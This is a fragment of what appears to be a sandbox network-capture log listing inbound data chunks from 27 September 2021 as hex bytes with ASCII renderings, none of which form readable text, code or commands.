2021-09-27 16:49:37 UTC	47	IN	Data Raw: f9 bd 2a 02 17 5c c9 05 c0 41 27 11 18 d8 ef f2 e7 d6 b6 8c fa 4f 21 e0 c9 0d 49 09 90 0d 48 0f 4c 4c fd 78 3e 20 33 e9 46 14 19 6f 08 fb 82 d6 e9 0e 03 d6 13 aa 2d c3 36 63 49 3b e8 df 20 e4 a9 06 24 75 23 ea c4 ce 9c 43 06 e1 19 4c 3d a8 b6 8e 78 cf 49 8d e2 cf 03 1b fa e0 73 94 e6 93 de f3 aa 78 8e 86 cc 67 62 81 27 fa 30 31 7c c5 28 17 b0 d8 b2 f7 cd e8 5a 55 10 5d 46 f7 ed c5 c6 03 00 04 d3 33 01 4b c9 06 c5 31 e8 71 62 82 65 e4 e3 55 6e cc 9e 0e 4b fc 8e 61 59 ce 22 34 c7 79 56 b8 a7 ad 9d 55 35 ea d3 66 f7 d0 20 59 d8 68 15 74 f2 7b 6b 75 61 e3 7f 06 1f 99 80 d6 ce f9 43 e3 59 61 29 7c b6 3c 99 b1 c0 13 5a bf 36 65 38 71 7b a8 46 53 7e e7 1a db 38 70 1e 73 9e 91 c0 d2 95 e7 0e 38 1d fa 3c 95 cc f7 85 ac 49 c4 f2 18 90 ff e6 d2 76 40 0d 65 1a 46 dd 44 Data Ascii: ^A'O! HLLx> 3Fo-6cl; \$u#CL=xlxsxb'0l ([ZU]F3K1qbeUnKaY"4yVU5f Yht[kuaCYa] <Z6e8q[FS~8ps8<lv eFD
2021-09-27 16:49:37 UTC	55	IN	Data Raw: 4f 31 9e 66 c1 50 43 23 c8 8c 35 bf 62 75 84 24 3a 7b 5d 16 5a a6 f7 eb 51 c9 f7 f1 a0 76 d1 40 13 3f 61 b0 11 12 d5 92 b7 b5 24 96 0b bb ea d2 9d 96 6d 44 1f 4e 4d 8c 38 68 ba 86 70 94 9f 9d 1f b3 d1 e7 f6 7a 2a ff fa 34 61 55 61 66 f1 37 6d ff 9b c1 1b af f8 39 7f da 7f 01 62 7c 76 20 8b ed f4 fc ba 8c 86 cc 67 62 81 27 fa 30 31 7c c5 28 17 b0 d8 b2 f7 cd e3 b2 2f cf 46 44 42 26 17 c0 06 6b 6f 29 69 dc af 34 72 aa 11 4b 26 80 de f9 b5 e0 dd 2c 5d 0d b2 b8 a3 b0 1b ac 25 53 3a 7f 08 97 0f 19 f9 b8 a9 0f ff de 1a 81 09 87 6a e6 c6 8d 41 81 08 90 1e bc a4 c8 d2 96 f8 88 7e e4 c4 5a 5b 5a e9 52 a2 50 fb e8 56 73 fb 80 de 07 c2 bb d9 9b da fa 70 fa 3b eb 3b 63 09 ee 7e d1 29 ee 2b d9 34 83 52 a4 7f 5f 50 bd c8 73 75 20 50 30 cd 4e fa 38 9d fb 8a 29 e8 44 f1 04 Data Ascii: O1fPC#5bu\$:[]ZQv@?a\$DNM8hpz*4aUaf7m9bv 8GRcu./FDB&k)i4rK&,%\$jA-Z[RPVsp;c;-)+4R_Psu P0N8)D
2021-09-27 16:49:37 UTC	63	IN	Data Raw: 57 34 83 9c 4f 0a f3 44 ac dd 7d 08 aa 15 32 80 3e 5a b1 93 7c 36 f4 60 85 a1 ff 05 28 a9 f3 f5 4b 64 bf ca 18 d2 a4 3c 09 d6 81 a5 92 86 32 ff 6e 9d 2b da aa 25 d5 91 70 65 46 18 93 03 fa 56 12 d2 9a 2b d7 94 e8 49 d9 63 1b b3 c9 96 8a 37 eb 51 db d5 67 e3 ab 41 cf 13 09 5a b3 d3 6e b5 b0 d7 66 3a 2b d6 df 79 a5 03 fe 56 e7 56 eb 04 76 2e 65 44 1e d3 85 25 b3 d0 c0 aa ee ea 73 21 b3 2b 35 b8 46 da a3 dd 30 5a 16 be 5c 68 9b 26 04 e5 5c 92 fe 48 d0 86 c2 59 b5 8b be a5 93 03 68 46 4b dd 57 65 f9 5e 1d bb 2f cc 89 c0 2b 6e ed aa 6e 0e 75 15 bc 45 56 bc f0 71 4a 47 d4 b8 a6 1b 3a ae eb 00 e6 23 4d c5 6d 35 b1 35 59 34 98 ab f4 01 0a 1d e6 9c 2f f2 3a ff 70 5d 0a ae 95 6c f1 fb db 2f 86 91 e0 a5 17 ac c2 bb 25 b6 36 f7 ce 30 4e fd 7c 78 9e 56 ed 55 41 4d bd Data Ascii: W4OD)2>Zl6` (Kd<2n+nppeFV+lc7QgAZnf:+yVVv.eD%st+5F0Zlh& HYhFKWe^/+nncEVqJG:#Mm55Y4/:p)/%6 ON xVUAM
2021-09-27 16:49:37 UTC	70	IN	Data Raw: 96 eb ab 57 54 54 46 44 47 dc ff 09 5f cb 0f 4e ef 0b 79 16 8d e5 44 52 41 2b de aa 74 f7 dc 91 60 6d 69 61 56 e8 4e c7 cc 9b 9d ec 78 f6 36 6d 6e e7 33 1e d6 0b 45 9f ed cd 77 b5 2a f1 a7 ab c4 27 cf d7 31 c0 54 9c 1a 1b a8 55 20 d6 83 16 b7 bc 3c 10 0d 1e 2a 2b 8e 0c db 81 2f 0d 27 95 11 5b dd 71 2c ee 9c 6e d5 64 a5 ee d4 07 77 42 45 c1 57 22 b7 9e bf 65 11 79 18 fc 6d 84 c6 d9 6d 68 e6 a3 fe 8c 78 16 ca 87 4f c2 5d 00 e7 59 54 3f e7 88 7a 97 9a bc cd f2 d5 80 d5 6d 7c c3 a7 12 12 d6 b2 ab e1 1f 8b bf 5e 7e 2a fd 82 d6 e9 30 8f 79 93 db 7c 27 71 87 f2 7a c1 53 bb 5e 46 4d da 41 ab 9a 1b ac b0 fb f3 ca f7 6b 1c 0e c4 b7 ce b3 e3 22 79 8f b7 d9 35 b3 e7 3c 9b 65 ed a2 6d 64 80 5d 0a 30 16 d1 ff 3c 9e da ff eb bd c8 f6 d8 b7 85 a2 4a 5d e4 2b d8 e0 cb 1e Data Ascii: WTTFDG_NyDRA+! miaVNx6mn3Ew*1TU <+!/[q.ndwBEW"eymmhxO YT?zm ~^*0y qzS^FMAK'y5<emd 0<J]+
2021-09-27 16:49:37 UTC	78	IN	Data Raw: a5 f1 ac a0 87 e5 1f ba aa 41 c5 c6 e2 62 ff e1 da ac ac 1f e7 af 39 5a d6 72 02 1f b9 2e 10 60 87 52 a6 3a 2b d6 0f ba a6 2e 13 0a dd 71 96 63 b2 34 00 05 d4 fd 19 28 ed a3 b4 a3 11 e5 2d 16 ea 39 eb 5c d6 44 47 23 be f5 b4 0f a1 52 eb 53 d8 ba fb 67 8d e7 56 e0 2c f9 e1 20 55 51 be e7 b2 51 2d a1 bd 3a eb bf f6 39 e6 28 af 9c 0c da 16 49 c8 27 8c ff bb 52 49 ea 08 75 89 cc f5 4a d6 15 d8 ea 8c 6d 6f 16 b2 31 dc 5d 27 85 b5 de f9 d4 0e 39 bb 79 4f 77 2c 44 13 0c 2d 62 9e 3c 73 7e 48 bc 57 6c ea 34 56 ed 5b a6 77 b8 2a 37 f0 35 a0 2b ae 29 6a 83 fc 83 f6 c0 b3 d8 00 12 d7 6a e2 cd 3f a6 7b 47 df 16 44 55 c1 3e 7b ae 34 2d 79 50 e9 45 2f 61 05 70 a9 aa 19 c2 dc 73 99 9d 99 9d 61 4e f0 40 92 ec da a5 a1 ee 4d 3a 0f 1a 46 cb bc 53 25 ed 54 11 79 a5 4a 66 ba Data Ascii: Ab9Zr.`R+:.qc4(-9 DG#RSgV, UQQ:-9(!RuJmo1]'9yOw,D-b<s-HWl4V[w'75+]]?{GDU>{4-yPE/apsaN@ M:FS%TyJf
2021-09-27 16:49:37 UTC	86	IN	Data Raw: f3 c7 57 5d fb d1 71 10 f7 b3 e7 08 d9 67 42 2b 14 f5 d2 c3 6d 8c 8d 84 5f 1a 70 a6 7c e1 1e d4 ac 74 f9 8f e7 42 2f 07 a6 8d be f7 50 1d e4 37 5b 2e 40 87 ac 52 f4 bc 5d 68 b9 77 b1 78 c1 5f 1c 62 25 a6 8b 33 f1 1d 40 77 2e 07 fb b4 39 e9 54 5a 0c 96 eb 05 78 e9 72 07 21 ba 96 65 f3 c1 34 0d 28 98 b2 79 4b d0 f9 05 fc 80 ed f0 d2 2d 9c 70 9d 7d fc 1d 4c dd 1c 9c f3 df 29 9a 0b 56 57 b7 b1 70 1f d5 3f 1e 15 5a 5c 89 4c 48 52 90 50 8b 80 3d 18 1a 49 cd 09 1e be 93 69 64 95 75 c5 3b 12 d0 c4 89 ae b3 3a c8 8d 3c 28 fa 34 65 3f ac a3 1e 95 88 aa 71 9e 6a bf 05 25 02 97 39 18 85 fe 0b ac 26 58 5a ec fd 8a 04 c0 51 d4 21 a1 ff 98 7f db 40 8f e4 9f 09 22 56 a5 12 53 b1 60 99 ce 96 fa 8d d2 8c 45 6e 12 5b 17 12 0e 79 25 43 40 69 cb f5 00 60 36 f4 7b 28 Data Ascii: W qgB+m_pltB/P7[.@R]hwx_b%3@w.9TZxrle4(yK-p)L)VWp?ZLHRP=lidu;:<(4e?qj%9&XZQ!@'VS'En y%C @'i'6{(
2021-09-27 16:49:37 UTC	94	IN	Data Raw: 99 e7 d4 d0 9b 26 49 bd 85 83 20 ac 62 73 45 14 f5 49 98 db 54 d5 ef e7 4f e9 49 7e f3 32 24 15 b9 19 c0 97 5a 77 64 06 19 f1 5e 38 2e bc 95 0d 42 f9 bf ee 98 17 3b ff a2 0a 99 cb d2 ad 00 d8 9d b9 fb 98 c0 f4 69 cc 33 10 37 36 a0 e0 07 21 a5 88 dc 14 ec 6e bd d4 c4 b9 1c b1 13 f7 e3 ea 79 2c 41 bf 44 0b ab 72 94 4a 8e 8f 4a d7 95 ab 3d a3 0b 4e 61 51 3f 94 bd 98 ec b1 ce 1e 02 76 a8 33 2f 9b ba e7 da e8 a3 d4 a0 85 6a 56 48 f1 43 2f 38 88 d9 20 5f 8b 58 a0 5d 5f b1 56 ef 68 c8 d0 d6 9f eb a9 6b f6 38 60 66 25 a0 ef 52 e0 5d 44 a1 a2 bb eb bf 4b 24 2f 59 18 42 4e 50 a4 62 17 de 68 12 0f 3a 13 da 87 18 b5 08 21 8b 0e e7 a6 7b ab a5 0e bb 04 25 d3 95 b5 2c dc 15 71 df 14 47 d5 db db 34 bb 5d d8 b3 92 82 7a c6 d6 b4 cc 55 c8 78 b5 83 0c 69 8c ff 16 a7 23 Data Ascii: &l bsEITOI~2\$Zwd^8.B; 376 ny,AdrJJ=NaQ?v3/jVHC83_X _Vhk8'f%R DK\$/YBNPbh: {%,qG4 zUxi#
2021-09-27 16:49:37 UTC	102	IN	Data Raw: 23 58 5f 6d 73 06 f7 d0 fd ee bc 42 0b 47 d2 1c 03 81 a8 54 cf 6c e1 b2 b1 ea c6 f4 39 8b 59 c5 5d 60 c8 80 cf ee d4 e1 27 6a 18 c4 ac 06 f5 d9 05 16 4c 6b 3d a3 ea 31 2e 4d 7c 3c 41 af 84 78 c0 b0 48 54 49 38 4d d5 52 5d 12 bd 4e 43 5d 10 70 e5 a4 55 47 b6 ee 3b c2 ae 16 0f 7d 78 a3 14 54 c3 db 48 01 91 7a 12 8b bf 36 74 de 0e ce a9 4a 6a eb 73 2d 81 b8 47 be c3 b8 f6 9a 13 43 3f 70 0c 7a 92 e5 10 f5 d8 d6 e3 74 a5 ef 3b b1 d6 ea d1 ef 09 2e 07 44 1a 18 cd 49 79 51 eb 59 60 8a 32 08 ec 7b 20 79 f1 c9 10 77 66 45 89 c4 5e 02 88 4a af f0 73 98 fe 50 f6 6c bc 47 12 77 10 ca 88 d2 29 a8 60 6b 9a 49 ae af ef af c2 b9 1e 7d a7 4b f8 5a c5 37 b9 10 91 af 7c d2 93 88 71 d0 65 ae 71 68 9c 1e 27 dd 88 b8 f9 e8 dc 12 a8 2a e7 34 64 83 b3 34 8c 18 b9 58 ec 30 6f 29 Data Ascii: #X_msBGTl9Y]'lK=1.M <AxHTl8MR NC pUG; xThZ6tJj-GC?pz;t,DyQ'Y2{ ywf^eJsPIGw' k }KZ7 qe qh*4d4X0o)

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:37 UTC	258	IN	Data Raw: ea 8d d7 0c e4 01 49 45 ef f0 c7 a0 1f 6f af 15 e2 0d a6 de 8b 9c 78 6d 58 ed 40 db ab 1a 62 5c 4b fa 5c bc 1e 18 74 1f 1b a7 a2 8b 10 b5 06 2b 52 00 2d 71 de 8b 9c 78 6d 5c d7 4b ad 9d 3f 05 da 2d 4c bf bf f9 60 e9 fd 71 de 24 2f f0 49 89 79 ed ce 45 60 53 f3 4d 01 a0 ba c0 18 a2 3f dd 59 1b 87 50 3e da 2e 71 de 27 e6 66 ec ab b2 23 75 d4 96 2e 74 51 cb 73 01 16 fb 11 6c 22 d7 78 e2 90 e0 64 49 0e 80 3c be 71 a5 6c af 29 23 91 f0 8c ea a8 d1 34 07 dd 41 96 f5 16 22 9c 6b 14 19 0a 88 cd b8 43 bb 5e fc 24 1c 09 5a 92 65 ff 57 52 00 cf 43 26 a5 8b 6b b8 7f 32 d6 0b eb 2e 39 bb c7 a0 1f 6f af 15 5a 76 22 9c 68 da a7 1f 79 c5 e0 1f 6f 7f 9f c4 9d bd 64 35 4e d4 f6 61 2f b6 7b 6c 13 c8 27 9d ca bb 1b c5 e9 ae e3 9b ef 0d 36 16 16 71 00 55 d1 61 76 ba db 0b a0 Data Ascii: lEoxmX@bKlt+R-qxm\K?-L`q\lyE`SM?YP>_q'f#u.tQsl'xdl<q\)#4A'kC^\$ZeWRC&k2.9oZv'hod5Na\{l'6qUav
2021-09-27 16:49:37 UTC	266	IN	Data Raw: a4 d0 ba 85 87 1a 8c 9d a4 24 1c 09 5b 22 87 32 bd 28 53 1d 97 f1 7f 81 4f 4d 8b 96 2e 34 40 28 9f 44 2d fb 2a 2a 6f 95 d8 c0 18 ed f4 11 6e ce b7 89 37 4a 1e 79 2c 6e f5 93 e2 20 66 b6 f0 73 2e 34 42 64 b4 e6 56 17 39 87 01 48 36 82 8a 1c 82 fe 28 26 a7 53 02 ca ef fd 25 9e 04 0a a9 d1 b7 fe 28 26 b7 7b 62 b9 02 ca a8 02 4a 81 2a e9 2d ec 02 35 3a e2 0d b3 7f 88 f2 ea ea 10 2f 3d d6 bc 4a f2 f3 71 b3 e9 9e 82 75 46 1b 84 03 4c 7e 83 3b 53 f2 f2 b4 53 e5 6c c9 2b c5 9c b6 7b 6d fc 20 a8 93 94 7f 64 c2 98 33 c0 91 ca 10 6f 4c 08 d9 4f 03 4e f7 23 19 59 90 d2 34 14 a6 c5 dc 8c 48 8c e9 89 a7 3f 1b 0d 65 38 4c 27 4b 3c dd 58 2b 52 74 27 c7 cc 76 6a 14 7e 0b 9f e7 98 db 92 ae ba b6 7a 5a 9e 2b ac 09 43 93 b7 e2 a3 3b cd 46 6e ce b5 fb c9 97 32 09 2f 6d c8 58 Data Ascii: \$["2(SOM.4@{(D-**on7Jy,n fs.4BdV9H6(&\$%(&{bJ*-5/=-JquFL-;~SSI+{m d3oLON#Y4H?e8L'K<X+Rt'vj~zZ+C;Fn2/mX
2021-09-27 16:49:37 UTC	274	IN	Data Raw: 58 12 03 c7 73 0c b1 7f b4 2b f4 4e 6f bb f8 e1 c8 e8 1d 48 73 5a 9e 43 6a 44 af 16 bf 9a 38 08 42 0f 01 58 10 88 54 d6 92 e5 5f 5a cf c8 af 61 d3 04 44 68 72 ac 32 c1 1e 86 f4 55 99 ea ae de d4 cf dc a3 9c c2 90 ab 1d ce 3e 6e 9e f7 97 b1 aa 9b ce 14 e6 9a ce 30 09 2b 26 dd 1c 82 cd 47 f0 67 45 6b bb 42 ef a4 d9 8d 40 3b d3 05 ca cf 5f 7f b7 cd 32 3e 5a 9c b1 6f 96 d2 fa 94 5a eb 7b 6d 4c 7e 78 5e 27 5f 6f db a8 1f 19 d7 1a e8 7f 22 17 3d 55 d1 67 63 6c 93 71 20 5d 63 cc 4e da 62 59 e4 17 60 11 86 cb a5 04 44 67 49 35 41 1d 70 75 5d cd 33 82 5f 56 81 f7 67 c0 8e ce 5d e6 64 60 27 55 21 d2 92 59 e4 6f 1f 68 4b 05 ac 7d 66 53 ce 3e a5 29 75 64 5e f7 67 c2 a7 de 33 03 c7 c8 cd 63 17 79 e3 98 cc b3 3e b2 b1 64 62 3a 75 5b a9 23 66 04 30 1c f6 ea 27 5c 86 Data Ascii: Xs+NoHsZCjD8BXT_ZaDhr2U>n0+&GgEkB+@;_2>ZoZ{mL-x''_o'=Ugclq{cNbN'YDgl5Apu3_Vg\jd'U'YohK}fS>)ud^g3cy>db:u\#f0\
2021-09-27 16:49:37 UTC	281	IN	Data Raw: fb f5 15 f3 7e 7f 21 56 ca a3 9c c2 90 ab e1 63 31 eb fd 2d 42 ef d2 7f fc e7 2a d5 b9 f8 ee ea f8 1a 06 80 7a 60 7e c7 db ab 1a 05 b9 02 ca a9 8c 95 27 71 66 a1 22 e8 0b 9f 04 27 60 27 aa 2a f8 9e 41 e2 e7 29 3b 5b 0d 11 6e ce b7 a6 c6 98 eb f0 54 4c 27 5c 5c 50 44 81 7c f0 05 05 d2 34 bd f3 7d bf f9 9c 3d da 82 7d f9 8a 6e ce b5 f9 9e 1d 30 ba 5d ae 3b 13 f8 d9 12 14 7e af b4 29 58 72 27 58 52 88 e4 29 57 ec 3e d7 a3 3d 9d 34 42 20 69 f5 fb b1 66 df 07 f0 33 00 6f ea 07 a4 a6 bd 0c e2 e7 21 15 f3 72 9d 34 4c 08 d9 b8 fd 26 c5 6a 8a 52 74 22 e1 a5 3a 51 08 69 7c 4a be bd f3 72 00 6b af 1a 41 69 91 29 a8 30 e2 d6 8e 04 b3 02 4f 4d f7 e8 7f 87 cf bc 46 1b c8 ea 45 15 86 33 41 0a 1a 81 08 0e 0c ff 8b 4d d4 3b 86 83 7f 8b 43 9a d0 4a 32 b5 29 23 66 44 4b dc 3f 21 Data Ascii: ~!Vc1-B*z'~"qf""*A);{nTL\VPD[4]=}n0;~)XrXR)W>=4B if3lr4L&jRt'':QijJrkAi)0OMFAM;CJ2)#fDK?!
2021-09-27 16:49:37 UTC	289	IN	Data Raw: 27 a3 cd 33 c0 d7 e9 72 d8 89 27 ab e1 27 04 33 c0 d3 51 08 bc e6 8e 78 b5 8d f7 f1 fb f1 83 80 c2 98 33 c0 92 a5 d2 bf 11 6e 8a b3 f0 f8 1a 06 a9 23 99 b7 83 80 bd 43 76 8f f2 65 4c 15 0b 4b 4b 89 59 90 f8 91 50 dd 33 93 07 0f cb 2a 2a 6e 69 6e 31 bb 05 29 a8 1e 43 46 1a 6a a1 bb 66 eb 0b 15 08 b6 2b a6 55 2b 2d b2 72 d8 4d ff ab e1 63 33 c0 92 25 da 75 c3 e5 6c ca 9f c4 d9 1b 1e 68 a4 3f 90 50 f3 fe 47 a0 4f 03 74 dc d7 4b fa 9f c4 9d bf 11 6e ce b4 76 a5 75 17 82 fe 2b 9d bf 55 43 a6 20 7c 95 e1 13 06 a4 3f 8d 90 20 25 1e 0d 65 38 cc b0 6d 4c 7c b4 d4 c7 24 5f 75 23 66 bb 07 d6 c8 e5 c9 d1 54 ec 93 ee 70 b6 2b de b7 9b c2 f1 d9 42 64 80 79 68 c0 93 27 a3 cd 33 c0 93 a7 d7 4b be 28 de db 10 4a e3 67 7d 62 8d fc 40 30 74 b5 bd 65 7a 9f aa 3b a1 a8 Data Ascii: '3r"3Qx3n#CveL9qU**nin1)CFj+U+-rMc3%ulh?PGOtKnuv+UC [? %e8m\j_u#fTp+Bdyh'3K(Jg)b@0tez;
2021-09-27 16:49:37 UTC	297	IN	Data Raw: 0f ba 0e ef f0 07 14 8e 98 55 ca 20 45 bd 5f e9 2d ec a1 8f 14 35 f6 10 90 e0 65 c7 d9 58 55 fa 2f f5 18 29 23 41 69 b0 e6 b9 51 98 f0 5c fd 59 e6 9a f0 ef 42 ef 57 9c 61 71 dc 28 db 41 aa b6 4b b9 89 59 90 f8 91 50 dd 33 93 07 0f 00 9b e5 6c c9 29 8d 71 93 2c f8 91 ab 95 6c 4d 00 39 cd 5d cd 33 84 37 4a 62 3a 96 a5 c8 4c 48 22 e8 fc af 2c a4 82 cd 38 39 f6 6b 7c da a7 d6 33 40 a0 bb 7f 03 a4 96 a5 05 da 19 0a 2d 39 34 c9 f0 8c a1 b4 25 0e 24 2c 7d 8d 89 04 ca de e3 37 f1 19 42 3f 83 7f 8a 67 01 a0 7e b7 75 8c 9d bf 11 98 25 76 d5 15 f3 9c 49 35 40 67 7e 7d b4 fd ae 55 e7 92 cd 07 05 da da a6 95 29 90 63 b8 58 12 03 c7 72 8b 04 0c ea b8 0b 50 c6 29 38 8f c6 fc db a9 cb 62 59 2b ee 89 59 90 f8 91 50 dd 33 93 37 09 00 9b e5 93 58 64 ef 6c 1e 86 f7 64 b2 42 Data Ascii: U _-5eXU)#AIQ\YBWaq(AKYP37)q,IM9j37Jb:LH",89k[3@-94A%\$,?7B?g~u%vI5@g~J)UcXrP)8bY+YP37Xdl dB
2021-09-27 16:49:37 UTC	305	IN	Data Raw: 62 4d ba 0e f0 ec 05 14 7c 0f 96 f1 03 a4 96 a5 de af 1c 8c 1a 74 57 eb 3e d1 e4 61 d3 14 7c a6 06 2c eb f8 f6 9e 14 36 1a 5f 74 83 d9 b0 92 da a4 b8 d2 b7 ab 6a ce c1 d6 4d f7 db df 07 a9 23 66 3c be dc df 0b eb 71 21 55 97 bd 4f 88 f5 d1 b5 f1 dc 5c 65 b3 b6 6b 81 47 0f 96 f1 52 63 f0 8c ee 72 53 05 14 7e ed f4 10 bb 79 e8 eb 0f 9f a1 e6 9c b6 76 95 ac 67 46 ed ac 1d 73 61 d0 45 34 bd e4 16 ba 0e ef c1 9d 47 7b 92 da 32 32 d6 0b eb 3f a8 4a 35 ff bf 43 6d b0 3f 56 9c 68 4b ea b8 36 48 67 7e 7f 2e 40 a3 95 97 b9 47 7b b5 72 8f cb 7d 9e ca fe 28 66 36 84 58 c7 34 86 8b 6b bb 52 e6 c6 f2 54 cc 3b 85 7a 17 29 57 ff fb f9 df d5 16 a8 0b a8 71 5d 01 0c 69 52 af a6 de 8a db 7f 7f 53 59 90 30 1d c7 af ea a2 4b b3 9c cd b8 7f 8b c1 59 f3 de 83 c3 91 f2 f3 73 85 Data Ascii: bM[tW>a[,6_tjM#f<q\UOlekGRcR\$~yAvgFsaE4G{22?J5Cm?VhK6Hg~..@G{r}(f6X4kRT;2)Wqj\IRSY0KYs
2021-09-27 16:49:37 UTC	313	IN	Data Raw: 9a 34 02 0d 99 f0 8c e9 8a 2e e8 1c f5 d6 43 34 71 a9 99 3c ad b3 7f 9b 46 2d 99 5d d5 82 7d 7a 9f 16 7e a3 9b e9 82 3a d2 53 86 5d 25 de 56 57 e8 0b 99 8d 71 5d 65 b3 37 91 61 a4 be fa df da 2d 4d 06 30 d1 ff 20 19 f5 48 f6 0d 3e d1 3f 36 5f 72 53 5e a7 97 3c 95 53 f2 f5 f3 66 b7 be 05 c1 d5 1d d5 19 30 4c a7 52 87 d1 b7 01 b7 01 e4 02 09 d0 ba 85 87 79 80 3e d1 ea 73 5a da ce 05 39 99 a9 a2 c0 6c 36 bb 2a c2 5e 2c 36 39 36 7c 0f 96 d4 77 8c d0 31 43 6d b3 0b 9f 99 5d e6 64 a2 37 32 05 ae 97 4b 7a 03 8f 16 02 41 1d 74 23 8e 1c ca 20 5d 51 d3 c4 95 f2 87 7a 60 fb f7 cb be 4d a4 0e b8 5c d6 13 f6 19 da 59 ea 15 87 46 86 ce 3e 8d 12 01 c3 e5 93 58 5e 4f c0 18 ed fe e8 71 aa a1 33 8e f3 4d 74 f8 6e 15 fd ae 33 4b 05 ae 97 6d a4 93 2c f8 91 7a 60 56 Data Ascii: 4.C4q< wF- }z~::S]j%VWqje7a-M0 H>?6_rS^<Sf0LRy>sZ9I6^^,696[jw1Cm]d72KzAt# JQz' M\YF>X^Oq3Mtn 3Km,z'V
2021-09-27 16:49:37 UTC	320	IN	Data Raw: 0c b0 2b 5b 38 c5 c4 ae 60 e9 fd a1 22 14 7c f8 47 7b 65 78 6d 38 0a 56 99 c3 1a 0c 9a bb 3c df a1 fa 13 2e bf 16 11 71 dc db 29 23 95 f7 13 07 08 52 86 7e f4 1c 71 d6 d1 b5 22 24 18 14 ec 74 cc eb f0 73 04 44 63 45 eb 6b 3f 5e bd 85 5e 94 2d 59 01 c1 02 91 29 dc 89 04 c5 69 42 70 ab 62 c5 59 90 d0 31 ec ab b2 9e ca fe e8 7f b4 89 70 43 69 aa 9d e4 b4 89 70 51 87 62 72 53 db df 57 63 f3 0a 22 eb 1a 50 6e ce f6 0d f1 9c b6 b8 0b 9c 70 2c d0 4c a0 ae ab 6a 12 7a e7 05 91 26 de 27 c2 e9 9e 41 a1 d6 5c b6 f0 c4 16 20 99 44 e2 b3 a7 17 f6 15 70 11 33 99 ec a6 0b 82 8b df 18 f7 cd cc bc cf bc 5a 15 70 a6 ad b3 cf 33 90 ab 1e f2 b2 4c 94 d5 03 c7 f2 87 7c c3 59 3a 2d 69 c7 6f 88 86 f7 67 83 0e 0f 95 e9 fd 5a db dd a1 9c b4 20 41 1a c0 10 00 4e d4 03 c7 24 18 Data Ascii: +[8`"lG{exm8V<.q)#R~<?StsDcEk?^^-Y)jBpbY1pCipQbrSWc"Pnp,Ljz&A\l Dp3Zp3L Y~iogZ AN\$
2021-09-27 16:49:37 UTC	328	IN	Data Raw: 22 24 1c 09 37 9d 57 17 7d 73 e2 73 ec f2 0c e2 fd 5d cd f5 18 00 39 7c 52 63 64 b7 94 d1 b7 e6 be 71 5d ae bb 8c 16 fb 87 51 e0 e0 6b 47 b5 75 13 d2 aa 22 cc 35 1d 00 91 f3 71 5d ae 68 c0 92 99 23 12 f1 88 2b 55 fa 1f 1b 86 4d 73 16 5b 12 85 85 85 85 84 bb b9 82 c2 e0 6b 47 7b 6d 09 d7 07 f7 d5 32 fe ad f2 5e 58 89 04 cf 36 60 8c fe 28 ad e6 aa d2 f3 2f d4 b7 3e df 5c 4b 79 97 4d 50 8d 71 55 12 f5 93 cf 36 2d e2 1a f8 88 81 94 29 a8 5b 9c bb 8c 45 bb f8 e6 7d eb 93 5b 65 b3 a3 f2 87 8e f4 93 a2 3f 22 92 d9 32 b5 e2 6e ca 40 dc d2 cb f5 16 fa 1f 91 1e 93 2c d3 04 46 96 6b cc b0 6c e0 97 59 1b 0d 65 7d fe 64 17 85 d0 37 ca ab e1 df da dd 59 1b 86 09 e7 cf b4 76 e1 63 ef 00 ca ab ed f8 9a 38 09 d7 3b 72 f8 93 c3 2a d5 22 17 3e 9a f3 e6 ba 45 d8 3d 53 f5 c6 Data Ascii: "\$7W)ss]9lRcdq QkGu"5q]h#+UMs[kG{m2^X6'(/>\KyMPqU6-)E[?e?"2n@,FkIYe}d7Yvc8;r""=E=S

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:37 UTC	336	IN	Data Raw: 46 e5 93 59 49 a2 a3 a5 94 a2 4a 1d 8b 94 12 b0 85 43 6d 28 60 25 5e 94 d6 34 b7 43 0e 83 c6 29 57 eb ad 63 db 04 3b b9 52 8b 94 28 92 a3 46 61 5a 5e 22 e8 08 0d ed 68 90 20 12 f0 b3 72 53 f9 f6 34 36 07 56 94 29 01 b7 02 1e 90 c8 f7 98 33 c1 a2 cd b8 70 b9 fd 5b 18 a4 b8 85 f0 07 56 94 28 92 9b 39 ce b5 f9 3c c7 db 5c 28 0e 6b b8 7f 88 79 fd 2b a3 49 8d ac ea 07 ab d9 30 d1 39 bb c7 a1 af 15 84 d5 57 ff fb 39 8b 19 3d 9d b6 87 cf ba 85 c6 8a f5 0f 2c e8 0b 9c ea 9f 2c 7f b7 bb 8a 41 4a 32 b5 f4 64 76 65 09 2f 49 0a 22 47 65 03 4c 3f f5 77 de d6 bc 4a f3 ce 75 44 68 38 cf c8 5b f3 51 e0 b0 c5 5a 15 28 e6 aa d3 11 91 5d da 9e c4 10 ec fd a7 7f 1f 00 59 5e 2c d0 46 c9 29 40 a0 bb 23 18 17 7d 33 f0 1f 31 ba 37 35 3a ae 28 ab 6a 3b 2f 7d 71 bd 0c a7 5c eb Data Ascii: FYIJCm("%%4C)Wc;R(FaZ~"rS46V)3p[V(9<\\(ky+I09W9=6,,A2JdveI/"GeL?wJuDh8[QZ[\\Y^,F)@#]3175:(j;/q\\
2021-09-27 16:49:37 UTC	344	IN	Data Raw: 57 85 7a fb 2a ec 76 eb 0e e7 75 25 1d 9b ce b5 f4 68 40 5f 6f dc a7 76 11 e5 3a c1 d5 1d d5 19 8d 5d a6 59 58 10 13 8c e6 d8 25 58 12 f1 89 3f 9e fb a5 99 3e 0a d5 05 da c4 e9 80 7c c0 e4 61 32 d5 46 6e ce b4 7a a8 9d b6 0f a9 58 66 47 4f 4d 17 82 1c b7 98 f4 9b be dd ef 8b 92 6e 71 5a ce b1 cb 6a 49 fd 82 ba 0c e0 c4 d9 f0 08 dd 7d 36 ce 91 ae ea f7 bc 8e 92 2d f1 02 c6 e1 ea 38 7f 8f 16 20 99 41 26 a2 1c 5f 79 f8 d9 11 31 ba e5 2a ec 89 de 24 14 f3 05 9a b3 f4 10 ed 4c 32 c1 93 97 cf bc 9c 49 f5 f3 f0 87 7a 60 fb f7 58 12 32 65 39 94 6a 02 35 3a 8e a7 3f 1e 86 78 b6 f0 37 89 04 c2 73 a5 2d 6d 87 62 72 53 05 03 c7 28 52 8b 90 5a 1d a8 2e 3a 18 84 83 58 12 a2 db 97 ef 84 03 4c fc b6 84 13 f8 dc 5c 53 86 5e 37 09 05 51 08 d9 cf a5 2d a2 c0 55 99 45 60 fa Data Ascii: Wz*vu%h@_ov:]YX%X?> a2FnzXfGOMnqZj]6-8 A&_y1%-2 2lZ^X2e9j5:~?x7s-mbrS(RZ.4XL\\S^7Q-Ue`
